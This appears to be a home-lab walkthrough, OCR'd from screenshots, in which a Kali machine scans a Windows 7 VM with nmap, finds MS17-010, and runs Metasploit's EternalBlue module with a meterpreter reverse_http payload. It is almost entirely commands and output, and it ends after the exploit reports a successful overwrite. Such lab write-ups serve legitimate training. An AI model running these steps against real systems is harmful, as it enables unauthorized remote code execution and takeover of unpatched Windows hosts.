
Task : Nmap and Metasploit


STEP-1 Check ip of victim machine



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.10.7
PING 192.168.10.7 (192.168.10.7) 56(84) bytes of data.
64 bytes from 192.168.10.7: icmp_seq=243 ttl=128 time=0.446 ms
64 bytes from 192.168.10.7: icmp_seq=244 ttl=128 time=0.402 ms
64 bytes from 192.168.10.7: icmp_seq=245 ttl=128 time=0.364 ms
64 bytes from 192.168.10.7: icmp_seq=246 ttl=128 time=0.402 ms
64 bytes from 192.168.10.7: icmp_seq=247 ttl=128 time=0.420 ms
64 bytes from 192.168.10.7: icmp_seq=248 ttl=128 time=0.392 ms
64 bytes from 192.168.10.7: icmp_seq=249 ttl=128 time=0.272 ms
64 bytes from 192.168.10.7: icmp_seq=250 ttl=128 time=0.558 ms
64 bytes from 192.168.10.7: icmp_seq=251 ttl=128 time=0.328 ms
64 bytes from 192.168.10.7: icmp_seq=252 ttl=128 time=0.329 ms
64 bytes from 192.168.10.7: icmp_seq=253 ttl=128 time=0.373 ms
64 bytes from 192.168.10.7: icmp_seq=254 ttl=128 time=0.323 ms
64 bytes from 192.168.10.7: icmp_seq=255 ttl=128 time=0.414 ms
64 bytes from 192.168.10.7: icmp_seq=256 ttl=128 time=0.666 ms
64 bytes from 192.168.10.7: icmp_seq=257 ttl=128 time=0.521 ms
64 bytes from 192.168.10.7: icmp_seq=258 ttl=128 time=0.407 ms
64 bytes from 192.168.10.7: icmp_seq=259 ttl=128 time=0.473 ms
```


STEP-2

Ip of attacking machine



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.5  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::1402:6519:eea5:129a  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:ce:28:7c  txqueuelen 1000  (Ethernet)
        RX packets 8595  bytes 5044679 (4.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8282  bytes 814861 (795.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6807  bytes 370112 (361.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6807  bytes 370112 (361.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


STEP-3 Namp   "-A" for OS and service detection



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.10.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 10:19 EST
Nmap scan report for 192.168.10.7 (192.168.10.7)
Host is up (0.00018s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-8U7RQNTPVM7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN-8U7RQNTPVM7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:fa:d7:2a (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-8U7RQNTPVM7
|   NetBIOS computer name: WIN-8U7RQNTPVM7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-02-29T15:17:57+05:00
|_clock-skew: mean: -6h42m07s, deviation: 2h53m12s, median: -5h02m07s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-02-29T10:17:57
|_  start_date: 2024-02-29T09:58:08

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.79 seconds

┌──(kali㉿kali)-[~]
```

STEP-4


Execute scripts



```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.10.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 10:22 EST
Nmap scan report for 192.168.10.7 (192.168.10.7)
Host is up (0.00075s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 96.28 seconds

┌──(kali㉿kali)-[~]
└─$
```

STEP-5


msfconsole



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready...
 > access security
 access: PERMISSION DENIED.
 > access security grid
 access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

STEP-6


Set RHOST



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.7
RHOSTS ⇒ 192.168.10.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

STEP-7


Show payload



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                                 Disclosure Date  Rank    Check  Description
   -   ----                                                 ---------------  ----    -----  -----------
   0   payload/generic/custom                                                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm                                    normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                                        normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                     normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                          normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp                              normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid                         normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe                            normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp                                   normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   9   payload/windows/x64/custom/bind_tcp_rc4                               normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   10  payload/windows/x64/custom/bind_tcp_uuid                              normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
   11  payload/windows/x64/custom/reverse_http                               normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   12  payload/windows/x64/custom/reverse_https                              normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   13  payload/windows/x64/custom/reverse_named_pipe                         normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   14  payload/windows/x64/custom/reverse_tcp                                normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   15  payload/windows/x64/custom/reverse_tcp_rc4                            normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   16  payload/windows/x64/custom/reverse_tcp_uuid                           normal  No     Windows shellcode stage, Reverse TCP Stager with UUID Support (Windows x64)
   17  payload/windows/x64/custom/reverse_winhttp                            normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (winhttp)
   18  payload/windows/x64/custom/reverse_winhttps                           normal  No     Windows shellcode stage, Windows x64 Reverse HTTPS Stager (winhttp)
   19  payload/windows/x64/exec                                              normal  No     Windows x64 Execute Command
   20  payload/windows/x64/loadlibrary                                       normal  No     Windows x64 LoadLibrary Path
   21  payload/windows/x64/messagebox                                        normal  No     Windows MessageBox x64
   22  payload/windows/x64/meterpreter/bind_ipv6_tcp                         normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   23  payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid                    normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   24  payload/windows/x64/meterpreter/bind_named_pipe                       normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   25  payload/windows/x64/meterpreter/bind_tcp                              normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   26  payload/windows/x64/meterpreter/bind_tcp_rc4                          normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   27  payload/windows/x64/meterpreter/bind_tcp_uuid                         normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   28  payload/windows/x64/meterpreter/reverse_http                          normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   29  payload/windows/x64/meterpreter/reverse_https                         normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   30  payload/windows/x64/meterpreter/reverse_named_pipe                    normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   31  payload/windows/x64/meterpreter/reverse_tcp                           normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
   32  payload/windows/x64/meterpreter/reverse_tcp_rc4                       normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   33  payload/windows/x64/meterpreter/reverse_tcp_uuid                      normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
   34  payload/windows/x64/meterpreter/reverse_winhttp                       normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
   35  payload/windows/x64/meterpreter/reverse_winhttps                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
   36  payload/windows/x64/peinject/bind_ipv6_tcp                            normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
   37  payload/windows/x64/peinject/bind_ipv6_tcp_uuid                       normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
   38  payload/windows/x64/peinject/bind_named_pipe                          normal  No     Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
   39  payload/windows/x64/peinject/bind_tcp                                 normal  No     Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
   40  payload/windows/x64/peinject/bind_tcp_rc4                             normal  No     Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

STEP-8


Run payload




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started HTTP reverse handler on http://192.168.10.5:8080
[*] 192.168.10.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.7:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.7:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.7:445 - The target is vulnerable.
[*] 192.168.10.7:445 - Connecting to target for exploitation.
[+] 192.168.10.7:445 - Connection established for exploitation.
[+] 192.168.10.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.7:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.10.7:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.10.7:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.10.7:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.10.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.7:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.7:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.7:445 - Starting non-paged pool grooming
[+] 192.168.10.7:445 - Sending SMBv2 buffers
[+] 192.168.10.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.7:445 - Sending final SMBv2 buffers.
[*] 192.168.10.7:445 - Sending last fragment of exploit packet!
[*] 192.168.10.7:445 - Receiving response from exploit packet
[+] 192.168.10.7:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
